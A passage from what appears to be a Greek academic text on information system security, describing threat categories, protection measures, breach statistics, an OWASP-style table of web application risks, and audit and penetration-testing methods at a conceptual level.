Εικόνα 1. Βασικές Αρχές Ασφάλειας Π.Σ.

1.3.2 Κατηγορίες Απειλών και Μέτρων Προστασίας Π.Σ.

Ένα Πληροφοριακό Σύστημα το οποίο διαχειρίζεται ευπαθή δεδομένα και βασίζεται επιπλέον στην αξιοποίηση των δυνατοτήτων του διαδικτύου εκτίθεται σε μία σειρά σημαντικών απειλών (Katsikas,1997), οι οποίες απαιτείται να αντιμετωπισθούν αποτελεσματικά. Ως απειλή ορίζεται *«…μία πιθανή ενέργεια ή ένα γεγονός που μπορεί να προκαλέσει την απώλεια ενός ή περισσοτέρων ιδιοτήτων ασφάλειας ενός πληροφοριακού συστήματος…»* (Γκρίτζαλης, 2000). Οι απειλές αυτές δεν

προέρχονται μόνο από κακόβουλες ενέργειες που προκαλούνται από τρίτους με στόχο την κατοχή ή την απαξίωση πολύτιμων δεδομένων. Είναι πιθανό να δημιουργηθούν από το εσωτερικό του συστήματος εξαιτίας σχεδιαστικών λαθών και αδυναμιών. Οι κυριότερες από αυτές περιγράφονται παρακάτω:

1. Παρακολούθηση γραμμών επικοινωνίας (tapping): Παρακολουθώντας τις επικοινωνιακές γραμμές μπορεί κανείς να αποκτήσει μη εξουσιοδοτημένη προσπέλαση σε μετακινούμενα δεδομένα, με πιθανό αποτέλεσμα να παραβιαστεί η ιδιωτικότητά τους.
2. Ανάλυση κυκλοφορίας (traffic analysis): Για δεδομένες διευθύνσεις πηγής και προορισμού η παρακολούθηση των διακινούμενων δεδομένων μπορεί να οδηγήσει σε ανάπτυξη ενός προτύπου (pattern) κυκλοφορίας. Η στατιστική και μόνο ανάλυση της επικοινωνίας, χωρίς απαραίτητα να γίνεται ανάγνωση των ίδιων των δεδομένων, μπορεί να οδηγήσει σε χρήσιμα συμπεράσματα για κάποιον τρίτο.
3. Αποτυχία ή καταστροφή υλικού (hardware failure): Σημαντική απειλή στη διαθεσιμότητα ενός υπολογιστικού συστήματος αποτελεί η ενδεχόμενη καταστροφή του χρησιμοποιούμενου υλικού, είτε από κακόβουλη ενέργεια, είτε από αστοχία υλικού είτε από φυσική αιτία.
4. Πλαστογράφηση διευθύνσεων δικτύου (spoofing): Καταργείται η ιδιότητα της μονοσήμαντης αντιστοίχισης των διευθύνσεων δικτύου σε μία συγκεκριμένη θέση, με αποτέλεσμα τα διακινούμενα δεδομένα να χάνουν την ιδιότητα της αυθεντικότητας προέλευσης.
5. Υποκλοπή συνθηματικών (password stealing): Ένα συνθηματικό μπορεί να διαρρεύσει σε έναν δυνητικό εισβολέα είτε από αμέλεια του χρήστη του συστήματος είτε μετά από παρακολούθηση των διακινούμενων πακέτων (sniffing) είτε με τη χρήση της μεθόδου ωμής δοκιμής (brute force attack).
6. Αξιοποίηση καταπακτών (trapdoors exploiting): Οι καταπακτές είναι γνωστές ή άγνωστες αδυναμίες των υπηρεσιών του συστήματος που επιτρέπουν την υπέρβαση των μηχανισμών ασφάλειας για την προσπέλαση στους πόρους του συστήματος. Η ύπαρξη των αδυναμιών αυτών γίνεται γνωστή στους εισβολείς έπειτα απόδοκιμαστική ανίχνευση που πραγματοποιούν σε όλες τις θύρες επικοινωνίας του συστήματος (port-scanning).

7. Μη εξουσιοδοτημένη τροποποίηση (unauthorised modification): Η κακόβουλη τροποποίηση των δεδομένων ενός συστήματος έπεται της παρακολούθησης των γραμμών επικοινωνίας ή της παρείσφρησης στο σύστημα έπειτα από υποκλοπή συνθηματικού ή αξιοποίηση καταπακτών.
8. Άρνηση παροχής υπηρεσίας (Denial of Service): Σε αυτή την περίπτωση ο εισβολέας επιχειρεί να επηρεάσει αρνητικά τη διαθεσιμότητα μίας υπηρεσίας, αφού έχει παρεισφρήσει στο σύστημα που την παρέχει. Το ίδιο μπορεί να συμβεί όταν ο εισβολέας καταφέρει εγκαταστήσει λογισμικό που καταναλώνει ανεξέλεγκτα όλους τους διαθέσιμους πόρους του συστήματος ή του δικτύου, με αποτέλεσμα οι υπόλοιπες υπηρεσίες να παραμείνουν ουσιαστικά ανενεργές.
9. Κατανεμημένη επίθεση άρνησης παροχής υπηρεσίας (Distributed Denial of Service): Η λογική είναι η ίδια με την άρνηση παροχής υπηρεσίας, με τη διαφορά ότι ο εισβολέας έχει εγκαταστήσει το κακόβουλο λογισμικό σε δεκάδες συστήματα αφού έχει παρεισφρήσει σε αυτά και τα χρησιμοποιεί ως μεσάζοντες (agents). Τα συστήματα αυτά με τη σειρά τους επιτίθενται συντονισμένα προς τον τελικό στόχο με δραματικές συνέπειες στους πόρους του συστήματος αυτού, αλλά και στο δίκτυο που οδηγεί προς αυτό.
10. Κατάχρηση πόρων (misuse of resources): Μία μη εξουσιοδοτημένη οντότητα είναι πιθανό να υποκλέψει πόρους ενός συστήματος, όπως κύκλους του επεξεργαστή, εύρος ζώνης δικτύου, χωρητικότητα δίσκων, είτε για να εξυπηρετηθούν διεργασίες του εισβολέα είτε για να προκληθεί άρνηση παροχής υπηρεσίας.
11. Διάψευση εκτέλεσης ενέργειας (repudiation of action): Μία οντότητα μπορεί να αρνηθεί ότι δημιούργησε και απέστειλε ένα μήνυμα ή ότι τροποποίησε κάποια δεδομένα, εφόσον δεν υπάρχουν επαρκή αποδεικτικά στοιχεία. Ομοίως ο παραλήπτης του μηνύματος μπορεί να διαψεύσει την παραλαβή του και την ανάγνωση του περιεχομένου του.
12. Εσωτερικοί κίνδυνοι (internal threats): Είναι πιθανό μέλη του απασχολούμενου προσωπικού σε μία επιχείρηση να υποκλέψουν χρήσιμες πληροφορίες για παράνομη χρήση. Παράλληλα η έλλειψη ασφάλειας στην

φυσική πρόσβαση στο υλικό του συστήματος δημιουργεί επιπλέον κινδύνους.

13. Πλαστοπροσωπία (masquerade): Στο επίπεδο εφαρμογής είναι πιθανό η προέλευση ενός μηνύματος να φαίνεται διαφορετική από την πραγματική
14. Ιομορφικό λογισμικό (viral software): Πρόκειται για κακόβουλο λογισμικό που εκτελείται ή φορτώνεται δυναμικά στο σύστημα και προκαλεί ποικίλα σημαντικά προβλήματα. Συνήθως βρίσκεται ενσωματωμένο σε εκτελέσιμο κώδικα ή αυτόνομο σε μορφή δέσμης εντολών (script). Φροντίζει να προσκολλάται σε άλλα εκτελέσιμα αρχεία ή να διαδίδεται μέσω δικτυακών εφαρμογών, έτσι ώστε να επηρεάζει όσο το δυνατόν περισσότερα συστήματα.
15. Καταχρηστικά μηνύματα (spamming): Αφορά κυρίως τις υπηρεσίες μηνυμάτων όπως τα νέα και η ηλεκτρονική αλληλογραφία. Πρόκειται για μηνύματα διαφημιστικού και πολλές φορές προσβλητικού περιεχομένου που αποστέλλονται μαζικά σε μεγάλο αριθμό χρηστών, χωρίς να υπάρχει υπαρκτή διεύθυνση αποστολέα και από εξυπηρετητές που έχουν εκτεθεί στους εισβολείς, έτσι ώστε να μην είναι ανιχνεύσιμη η προέλευσή τους ούτε σε επίπεδο εφαρμογής ούτε σε επίπεδο δικτύου.

Τα μέτρα προστασίας ή αντίμετρα (counter measures) είναι όλες εκείνες οι διαδικασίες, τεχνικές, ενέργειες ή και συσκευές που περιορίζουν τις ευπάθειες του συστήματος. Οι διαφορετικοί τύποι αντίμετρων έχουν σαν αποτέλεσμα την ανάλυση του προβλήματος της ασφάλειας πληροφοριακών συστημάτων στις ακόλουθες συνιστώσες: (Pangalos, 1997)

1. Φυσική ασφάλεια συστήματος (physical security). Αναφέρεται στη προστασία ολόκληρου του σχετικού εξοπλισμού από φυσικές καταστροφές όπως κλοπή, βανδαλισμοί, πλημμύρες, φωτιές κλπ.
2. Ασφάλεια υπολογιστικού συστήματος (computer security). Αναφέρεται στη προστασία των πληροφοριών εκείνων του υπολογιστή που διαχειρίζεται άμεσα το λειτουργικό σύστημα (προγράμματα εφαρμογών, αρχεία δεδομένων κλπ.). Επικεντρώνεται κυρίως στις συγκεκριμένες υπηρεσίες των λειτουργικών συστημάτων που καθορίζουν το ποιος και πως θα δικαιούται να προσπελάσει τα δεδομένα και τις εφαρμογές που φιλοξενεί ο υπολογιστής.

3. Ασφάλεια βάσεων δεδομένων (database security). Αναφέρεται στην ικανότητα του συστήματος να εφαρμόζει μια προκαθορισμένη πολιτική προστασίας των περιεχομένων μιας βάσης δεδομένων, μία πολιτική που διευκρινίζει ποιοι εξουσιοδοτούνται να δουν ή και να τροποποιήσουν τα προστατευμένα δεδομένα.
4. Ασφάλεια δικτύων επικοινωνιών (network security). Αναφέρεται στην προστασία των πληροφοριών κατά την μετάδοσή τους μέσω των τηλεφωνικών, δορυφορικών ή άλλων δικτύων όπως είναι τα τοπικά δίκτυα και το internet.


1.3.3 Υφιστάμενη κατάσταση χρήσης πληροφοριακών συστημάτων

Σύμφωνα με έρευνα της Verizon, την παγκοσμίως γνωστή εταιρεία τηλεπικοινωνιών, που βασίστηκε σε δεδομένα από διάφορες νομικές υπηρεσίες και από διάφορες πρόσθετες πηγές όπως και από ομάδες CERT[3] (Computer Emergency Response Team), πάνω από το 90% των παραβιάσεων σε πληροφοριακά συστήματα είναι αποτέλεσμα εξωτερικών επιθέσεων και σχεδόν το 60% των οργανισμών τις ανακαλύπτει μετά από μήνες ή χρόνια. Η μελέτη αυτή, που πραγματοποιήθηκε από την Ομάδα Ανάλυσης κινδύνου της Verizon σε συνεργασία με την Αυστραλιανή Ομοσπονδιακή Αστυνομία, την Ολλανδική Δίωξη Ηλεκτρονικού Εγκλήματος σε Εθνικό Επίπεδο, την Υπηρεσία Ασφαλείας Πληροφόρησης και Πληροφοριών της Ιρλανδίας, την διεθνή Μονάδα Δίωξης Ηλεκτρονικού Εγκλήματος και την Μυστική Υπηρεσία των ΗΠΑ, έδειξε ότι τα κρούσματα ηλεκτρονικού εγκλήματος εκτινάχτηκαν το 2011 στο 98% των συνολικών απωλειών πληροφορίας, ενώ οι παραβιάσεις που οφείλονταν σε εσωτερικούς παράγοντες, συγκριτικά με άλλες χρονιές, μειώθηκαν στο 4% (Εικόνα 1).Αναλυτικότερα οι εξωτερικοί παράγοντας οφείλονται σε εξωτερικές απειλές που προέρχονται από πηγές εκτός του οργανισμού και του δικτύου των συνεργατών. Τα παραδείγματα περιλαμβάνουν

[3]CERT – Computer Emergency Response Team Coordination Center, αποτελεί έναν οργανισμό που χρηματοδοτείται από την κυβέρνηση των Ηνωμένων Πολιτειών, και ο οποίος έχει ως σκοπό την πληροφόρηση επί θεμάτων ασφάλειας στην κοινωνία του διαδικτύου (internet) και την ενίσχυση της άμεσης και αποτελεσματικής συνεργασίας μεταξύ ειδικών σε καταστάσεις επείγουσας ανάγκης-σύμφωνα με τα οποία οι κυβερνοεπιθέσεις στις υπηρεσίες και τους οργανισμούς αυξάνονται όσο η ετοιμότητα τους σε θέματα ασφάλειας υστερεί.

πρώην εργαζόμενους, hackers, οργανωμένες εγκληματικές ομάδες και κυβερνητικοί φορείς.

Σε αυτή την κατηγορία επίσης συγκαταλέγονται και οι περιβαλλοντικοί παράγοντες όπως πλημμύρες, σεισμοί, και διακοπές παροχής ρεύματος. Οι εσωτερικοί παράγοντες οφείλονται σε εσωτερικές απειλές προερχόμενες από τον οργανισμό. Υπάρχει και μια τρίτη κατηγορία παραγόντων που αφορά τους συνεργάτες καθώς και οποιοδήποτε τρίτο μέρος που μοιράζονται μια επιχειρηματική σχέση με τον οργανισμό. Αυτό περιλαμβάνει τους προμηθευτές, πωλητές, παροχείς υπηρεσιών φιλοξενίας, κλπ. Το ποσοστό των εξωτερικών παραγόντων ξεπερνά κατά πολύ όλους τους υπόλοιπους παράγοντες. Στους εξωτερικούς παράγοντες συγκαταλέγονται α) οι παραβιάσεις από την χρήση κακόβουλου λογισμικό (malware), β) οι επιθέσεις hacker και οι παραβιάσεις κοινωνικού περιεχομένου σκοπιμοτήτων (social), γ) η κακής χρήσης των πληροφοριακών συστημάτων (misuse), δ) οι φυσικές και περιβαλλοντικές απειλές (physical and environmental) και ε) η εμφάνιση διάφορων σφαλμάτων στα πληροφοριακά συστήματα (errors). Στατιστικές μελέτες έδειξαν ότι την τελευταία δεκαετία το μεγαλύτερο μέρος παραβιάσεων εξωτερικών παραγόντων οφείλεται στις κακόβουλες επιθέσεις (hackers) και ένα μεγάλο ποσοστό στο κακόβουλο λογισμικό (malware).



Εικόνα 1. Παραβιάσεις Π.Σ. την χρονική περίοδο 2004-2011

1.3.4 Αποτελεσματικότητα μέτρων προστασίας

Η αποτελεσματικότητα (effectiveness) των μέτρων εξαρτάται από το πόσο σωστά χρησιμοποιούνται. Ορισμένοι βασικοί παράγοντες που επηρεάζουν την αποτελεσματικότητα των αντιμέτρων είναι (Pfleeger, 1997):

1. Επίγνωση του μεγέθους του προβλήματος. Τα άτομα που εφαρμόζουν τα μέτρα, ή ακόμη περισσότερο αυτά που είναι υπεύθυνα για την διαμόρφωσή τους, πρέπει να έχουν πειστεί για την ανάγκη για ασφάλεια και για το επίπεδο της ασφάλειας που προβλέπεται σε κάθε περίπτωση.
2. Περιοδικές αναθεωρήσεις. Η αμφισβήτηση της αποτελεσματικότητας ενός μέτρου πρέπει να είναι συνεχής. Το περιβάλλον λειτουργίας είναι δυναμικό αφού συνεχώς οι συνθήκες, οι απειλές, και οι ανάγκες εξελίσσονται. Είναι πολύ λογικό λοιπόν τα περισσότερα μέτρα προστασίας να σταματούν να είναι αποδοτικά αν δεν γίνουν οι κατάλληλες προσαρμογές και αντικαταστάσεις.
3. Αλληλοεπικάλυψη μέτρων. Στις περισσότερες περιπτώσεις η ορθή αντιμετώπιση μιας ευπάθειας απαιτεί την εφαρμογή διαφορετικών μεταξύ τους αντιμέτρων. Ένας συνδυασμός φυσικών, δικτυακών – επικοινωνιακών και υπολογιστικών μέτρων προστασίας ελαχιστοποιεί τις υπαρκτές απειλές, ενώ συχνά η συνολική αξιοπιστία του συστήματος προστασίας στηρίζεται στις δυνατότητες αλληλοσυμπλήρωσης και αλληλοεπικάλυψης των μέτρων αυτών. Αυτό φυσικά δεν σημαίνει ότι κάθε μέτρο μεμονωμένα δεν είναι ανθεκτικό και ισχυρό. Άλλωστε σύμφωνα με την φιλοσοφία του ασθενέστερου σημείου, οι ειδικοί στην ασφάλεια πληροφοριακών συστημάτων πρέπει να συνυπολογίζουν όλα τα υπάρχοντα ρήγματα ασφάλειας, διότι οχυρώνοντας μόνο κάποια από αυτά, απλώς κάνουν τις υπόλοιπες ευπάθειες πιο ελκυστικές για όσους κακοήθεις σκοπεύουν να εκδηλώσουν επιθέσεις. Συχνά λέγεται ότι η ασφάλεια έχει παρόμοια συμπεριφορά με μία αλυσίδα: η ισχύ της είναι τόση όση η ισχύς του πιο ασθενούς κρίκου της.
4. Πιθανότητας χρησιμοποίησης. Σύμφωνα με την αρχή της αποτελεσματικότητας, για να είναι αποτελεσματικά τα μέτρα πρέπει να χρησιμοποιούνται, να είναι επαρκή, κατάλληλα και εύκολα στην χρήση τους.

Δηλαδή υπονοείται ότι πρωταρχική προϋπόθεση για την απόδοση ενός μέτρου είναι να βρίσκεται σε εφαρμογή την κρίσιμη στιγμή.

1.3.5 Αξιολόγηση ασφάλειας (Penetration testing)

Ο ορισμός της αξιολόγησης ασφαλείας (Penetration Testing) είναι ένας νέος όρος στον τομέα της ασφάλειας της πληροφορικής. Ο όρος αυτός χρησιμοποιείται και ερμηνεύεται λανθασμένα πολλές φορές από τις εταιρίες που θέλουν να εμπλακούν στο χώρο της ασφάλειας της πληροφορικής. Οι λόγοι που οδηγούν στην παρερμηνεία είναι είτε επειδή χρησιμοποιούν την δική τους εταιρική ορολογία είτε λόγω άγνοιας του αντικειμένου. Αξίζει να σημειωθεί ότι συνήθως παρερμηνεύεται με την διαδικασία εύρεσης ευπαθών σημείων σε ένα πληροφοριακό σύστημα (Vulnerability Analysis). Η αξιολόγηση ασφαλείας είναι η διαδικασία ελέγχου της τρωτότητας ως προς της ασφάλεια του πληροφοριακού συστήματος και δικτύου μιας εταιρίας ή ενός οργανισμού. Η αξιολόγηση αυτή εστιάζεται στις τρέχουσες διαδικασίες του συστήματος παρά σε θεωρητικά ζητήματα ασφαλείας του συστήματος. Η διαδικασία αυτή μπορεί να είναι αρκετά αναλυτική, χρονοβόρα και να ενσωματώνει πολλούς επιμέρους εσωτερικούς ελέγχους. Το πόσο αναλυτική θα είναι αφορά τόσο την δομή και τις διαδικασίες της εταιρίας, όσο και μέχρι ποιο βαθμό αξιολόγησης θέλει.

1.4 Ασφάλεια σε περιβάλλον διαδικτύου

Το διαδίκτυο αποτελεί σήμερα τη θεμέλια βάση για την παγκοσμίου κλίμακας επικοινωνία και πρόσβαση απομακρυσμένων πόρων που απολαμβάνουν εκατομμύρια χρήστες υπολογιστών. Τα πλεονεκτήματα που προέκυψαν για τη παγκόσμια κοινότητα από την χρήση του internet, είναι διαθέσιμα και στις εταιρίες μέσω των intranets, των ιδιωτικών δηλαδή δικτύων υπολογιστών που χρησιμοποιούν το λογισμικό και τα πρότυπα του διαδικτύου αλλά δεν προσφέρουν ελεύθερη προσπέλαση σε όλους τους χρήστες. Υπάρχουν όμως ακόμη, θέματα σχετικά με την ασφάλεια στο internet που κάνουν τους χρήστες να το αποφεύγουν για την διακίνηση ευαίσθητων δεδομένων. Κλασσικό παράδειγμα η εισαγωγή του

αριθμού πιστωτικής κάρτας για την προμήθεια αγαθών και υπηρεσιών μέσω διαδικτύου. Είναι γενικά αποδεκτό ότι ο σημαντικότερος παράγοντας που επηρεάζει την περαιτέρω διάδοση της χρήσης του internet, είναι αυτός της δημιουργίας κλίματος μεγαλύτερης εμπιστοσύνης και αξιοπιστίας σε αυτό.

1.4.1 Δίκτυο και Internet

Ένα δίκτυο υπολογιστών, που συχνά αναφέρεται απλά ως ένα δίκτυο, είναι μία συλλογή από υπολογιστές και τις συσκευές που συνδέονται με διαύλους επικοινωνίας η οποία διευκολύνει την επικοινωνία μεταξύ των χρηστών και επιτρέπει στους χρήστες να μοιράζονται τους πόρους με άλλους χρήστες. Συγκεκριμένα το Υπουργείο Άμυνας των Η.Π.Α. ξεκίνησε την ανάπτυξη του δικτύου ARPANET στα τέλη της δεκαετίας του 1960. Το ARPANET ήταν το πρώτο μεγάλης κλίμακας δίκτυο και ο κύριος στόχος ήταν η ανάπτυξη ενός εύρωστου δικτύου, το οποίο θα μπορούσε να επιβιώσει με βλάβες σε κάποιους από τους κόμβους και κάποιες από τις ζεύξεις του. Με την πάροδο του χρόνου το ARPANET εξελίχθηκε στο Internet (Διαδίκτυο) Ως διαδίκτυο (internet) ορίζεται κάθε συνένωση δύο ή περισσοτέρων δικτύων, όχι κατ' ανάγκη ίδιας τεχνολογίας, έτσι ώστε να επιτυγχάνεται η επικοινωνία μεταξύ τους και να λειτουργούν σε λογικό επίπεδο σαν ένα δίκτυο. Για την επίτευξη της διαδικτύωσης των επιμέρους χρησιμοποιούνται συσκευές τηλεπικοινωνιών όπως bridges, gateways, repeaters, routers κλπ. Το διαδίκτυο είναι το μεγαλύτερο σύμπλεγμα διαφορετικών δικτύων που χρησιμοποιούν ως πρωτόκολλο επικοινωνίας το TCP/IP και βρίσκονται εγκατεστημένα σε κάθε γωνία του πλανήτη. Επιτυγχάνει τη διασύνδεση ετερογενών δικτύων Η/Υ.

Ο ιδιαίτερος χαρακτήρας του προκύπτει από την ανοχή που διαθέτει σε αναξιόπιστες συνδέσεις μεταξύ των υπολογιστών με αποτέλεσμα να διατηρεί τη λειτουργικότητά του ακόμα και με κατεστραμμένους κλάδους. Πραγματικά είναι πολύ σημαντική η ικανότητα του κάθε υπολογιστή να μπορεί να στέλνει μηνύματα στους άλλους ακολουθώντας οποιοδήποτε διαθέσιμο δρόμο και όχι σταθερό και προκαθορισμένο. Η ομάδα των πρωτοκόλλων TCP/IP, είναι αυτή που κατά κανόνα χρησιμοποιείται ως η προσυμφωνημένη μέθοδος επικοινωνίας και διαμεταγωγής δεδομένων στο internet. Κάθε πακέτο μεταφέρει ζωτικά στοιχεία για την δρομολόγησή του και ακολουθεί την δική του διαδρομή μέσα στο δίκτυο. Στον κόμβο του παραλήπτη τα πακέτα θα συναρμολογηθούν για να σχηματιστεί το αρχικό μήνυμα. Φυσικά η όλη διαδικασία προϋποθέτει ότι κάθε υπολογιστής στο διαδίκτυο έχει τη δική του διεύθυνση
επικοινωνίας. Με τον τρόπο αυτό, επιτεύχθηκε η δημιουργία κατανεμημένων δικτύων τα οποία δεν εξαρτώνται από ένα κέντρο οργάνωσης – ελέγχου και άρα δεν χρειάζεται να στηρίζονται σε ένα μεμονωμένο κεντρικό υπολογιστή – οικοδεσπότη.

1.4.2 Προβλήματα ασφάλειας στο internet

Ο OWASP (Open Web Application Security Project) που αποτελεί έναν παγκόσμιο οργανισμό που έχει ως σκοπό την βελτίωση της ασφάλειας του λογισμικού εφαρμογών δημοσίευσε για πρώτη φορά τις κατευθυντήριες γραμμές ελέγχου των web εφαρμογών το 2004, οι οποίες στη συνέχεια ενημερώθηκαν το 2007 και το 2010. Οι κατευθυντήριες γραμμές του OWASP χαρακτηρίζονται ως κίνδυνοι A1 έωςA11.Τα σημαντικότερα, λοιπόν, προβλήματα που αντιμετωπίζουν οι εφαρμογές ιστού όσον αφορά την ασφάλεια, σύμφωνα με τον οργανισμό OWASP, αναφέρονται συνοπτικά στον παρακάτω πίνακα:

Πίνακας 2. Κίνδυνοι Ασφάλειας των Εφαρμογών Ιστού

A1	**Μη επικυρωμένα Δεδομένα**	**Τα δεδομένα που προέρχονται από αιτήματα μέσω δικτύου, δεν επικυρώνονται πριν τη χρήση τους από μια δικτυακή εφαρμογή. Οι επιτιθέμενοι μπορούν να χρησιμοποιήσουν αυτή τη διαρροή ασφαλείας, για να επιτεθούν στα στοιχεία, που την απαρτίζουν, μέσα από μια εφαρμογή**
A2	Έλεγχος Πρόσβασης	Οι περιορισμοί σχετικά με τις επιτρεπόμενες ενέργειες των αυθεντικοποιημένων χρηστών δεν επιβάλλονται, όπως πρέπει .Οι επιτιθέμενοι μπορούν να ανακαλύψουν τα κενά αυτά για να αποκτήσουν πρόσβαση σε λογαριασμούς άλλων χρηστών, να δουν ευαίσθητα δεδομένα ή να κάνουν χρήση λειτουργιών, για τις οποίες δεν έχουν δικαιώματα.
A3	Διαχείριση προσβάσεων και συνδέσεων	Οι ιδιότητες των λογαριασμών και συνδέσεις, που έχουν γίνει ,δεν προστατεύονται επαρκώς .Επιτιθέμενοι, που μπορούν να χρησιμοποιήσουν κωδικούς, κλειδιά, session cookies, ή άλλα κεκτημένα, μπορούν να ξεπεράσουν τη διαδικασία αυθεντικοποίησης και περιορισμούς, που αυτή επιβάλλει, και να συνδεθούν, προσποιούμενοι άλλους χρήστες.
A4	Διαρροές μέσω Cross Site Scripting (XSS)	Η δικτυακή εφαρμογή μπορεί να χρησιμοποιηθεί σαν ένας μηχανισμός μεταφοράς επιθέσεων στο browser του τελικού χρήστη. Μια επιτυχημένη επίθεση μπορεί να κρατήσει ενεργή τη σύνδεση ενός χρήστη, να μπει στο τοπικό μηχάνημα ή να αλλάξει δεδομένα και περιεχόμενα, για να ξεγελάσει τον χρήστη.
A5	Υπερχείλιση των Απομονωτών (Buffers)	Τα στοιχεία μιας δικτυακής εφαρμογής σε ορισμένες γλώσσες, που δεν επικυρώνουν την είσοδο, μπορεί να προκαλέσουν διακοπή της λειτουργίας της εφαρμογής και σε ορισμένες περιπτώσεις να χρησιμοποιηθούν για να αποκτήσει ένας επιτιθέμενος τον έλεγχο της εφαρμογής. Τα στοιχεία αυτά μπορεί να περιλαμβάνουν CGI, βιβλιοθήκες, οδηγού συσκευών, και στοιχεία δικτυακών εφαρμογών διακομιστών (servers).
A7	Διαρροές μέσω SQL Injection	Οι δικτυακές εφαρμογές περνούν παραμέτρους, όταν παίρνουν πρόσβαση σε εξωτερικά συστήματα όπως ΣΔΒΔ ή λειτουργικά συστήματα. Αν ένας επιτιθέμενος

		μπορέσει να εγχύσει (inject) κακόβουλες εντολές μέσα σε αυτές τις παραμέτρους, το εξωτερικό σύστημα θα εκτελέσει τις εντολές αυτές για λογαριασμό της εφαρμογής.
A8	Ακατάλληλη διαχείριση λαθών	Οι καταστάσεις λάθους, που προκύπτουν κατά τη διάρκεια κανονικών λειτουργιών, δεν διαχειρίζονται ορθά. Εάν ένας επιτιθέμενος μπορεί να προκαλέσει σφάλματα, για να δώσει την εικόνα ότι η εφαρμογή δεν συμπεριφέρεται σωστά, τότε μπορεί να συλλέξει λεπτομερείς πληροφορίες σχετικά με το σύστημα, να προκαλέσει άρνηση παροχής υπηρεσιών, να θέσει εκτός λειτουργίας μηχανισμούς ασφάλειας ή να προκαλέσει διακοπή της λειτουργίας του server.
A9	Μη ασφαλής Αποθήκευση	Οι δικτυακές εφαρμογές συχνά χρησιμοποιούν εντολές κρυπτογράφησης, για να προστατεύσουν πληροφορίες και πιστοποιητικά. Οι εντολές αυτές και ο κώδικας, που τις ενοποιεί έχει αποδειχθεί ότι είναι δύσκολο να κωδικοποιηθούν σωστά. Το γεγονός αυτό συχνά μας οδηγεί σε αδύναμα μέτρα ασφάλειας.
A10	Άρνηση παροχής Υπηρεσιών	Οι επιτιθέμενοι μπορούν να καταναλώσουν πόρους της δικτυακής εφαρμογής σε σημείο, που άλλοι νόμιμοι χρήστες να μη μπορούν πλέον να έχουν πρόσβαση σε αυτή. Επίσης οι επιτιθέμενοι μπορούν να κλειδώσουν τους λογαριασμούς άλλων χρηστών ή ακόμη να προκαλέσουν την κατάρρευση ολόκληρης της εφαρμογής.
A11	Μη ασφαλής διαχείριση της παραμετροποίησης	Η ύπαρξη ενός ισχυρού προτύπου παραμετροποίησης των διακομιστών αποτελεί σημαντικό στοιχείο για την ασφάλεια των δικτυακών εφαρμογών. Οι διακομιστές αυτοί έχουν πολλές επιλογές παραμετροποίησης, που επηρεάζουν την ασφάλεια.

1.4.3 Βασικοί χειρισμοί ασφάλειας στο διαδίκτυο

Ο συνεχής έλεγχος και η μέτρηση της ασφάλειας των εφαρμογών ιστού είναι απαραίτητη προϋπόθεση για τη διατήρηση της ασφάλειας ενός συστήματος, το οποίο συνδέεται στο Web. Όμως σε έναν ιστότοπο είναι δυνατό να φιλοξενείται ένα μεγάλο πλήθος εφαρμογών ιστού διαφορετικού τύπου με διαφορετικό λογισμικό. Οι εφαρμογές ιστού κατασκευάζονται σε επίπεδα, από προγράμματα και δεδομένα τα οποία φιλοξενούνται σε πολλαπλούς servers(webservers, application servers, database servers). Για το λόγο αυτό υπάρχουν διάφορες μέθοδοι ελέγχου ασφάλειας των εφαρμογών ιστού. Οι σημαντικότερες και ευρέως χρησιμοποιούμενες μέθοδοι είναι οι ακόλουθες:

- Επιθεώρηση Ασφάλειας (security audit):

1. Ένα σύστημα ελέγχεται με βάση ένα σύνολο από λίστες ελέγχου (checklists), οι οποίες διαμορφώνονται με βάση διεθνή πρότυπα σχετικά με την

ασφάλεια, καθώς και κατάλληλες πολιτικές ασφάλειας του οργανισμού, που χρησιμοποιεί την εφαρμογή ιστού.

2. Οι ελεγκτές εκτελούν την εργασία τους μέσα από προσωπικές συνεντεύξεις, ανιχνεύσεις αδυναμιών, εξετάσεις των ρυθμίσεων, αναλύσεις των διαμοιρασμένων πόρων δικτύου και μελέτες των ιστορικών στοιχείων (log files).

- Αυτο – αξιολόγηση Ασφάλειας (security self-assessment):

1. Εδώ δεν υπάρχουν συγκεκριμένα standards ως προς τα οποία θα μετρηθεί το σύστημα, αλλά ο στόχος προσδιορίζεται από την περιοχή, που χρειάζεται διερεύνηση και βελτίωση στη θωράκισή της.
2. Ξεπερνά τους πίνακες ελέγχου (checklists) και επεκτείνεται σε ένα πιο λεπτομερή έλεγχο για εντοπισμό αδυναμιών, αλλά και σε συστάσεις για επιδιορθώσεις και βελτιώσεις.
3. Πλεονέκτημά της είναι η δυνατότητα να οριστούν επίπεδα προτεραιότητας σε κάθε συστατικό που αξιολογείται, έτσι ώστε με την ολοκλήρωσή της να δοθεί μια κατάταξη προτεραιοτήτων στην επιδιόρθωση των ευπαθειών που ανιχνεύθηκαν.

- Δοκιμή Διείσδυσης (penetration testing ή "ethical hacking"):

1. Είναι η ελεγχόμενη προσομοίωση μιας επίθεσης προκειμένου να επιτευχθεί ένας προκαθορισμένος στόχος. Επίσης είναι γνωστή και ως εσωτερική επιθεώρηση ασφάλειας (internal security auditing).
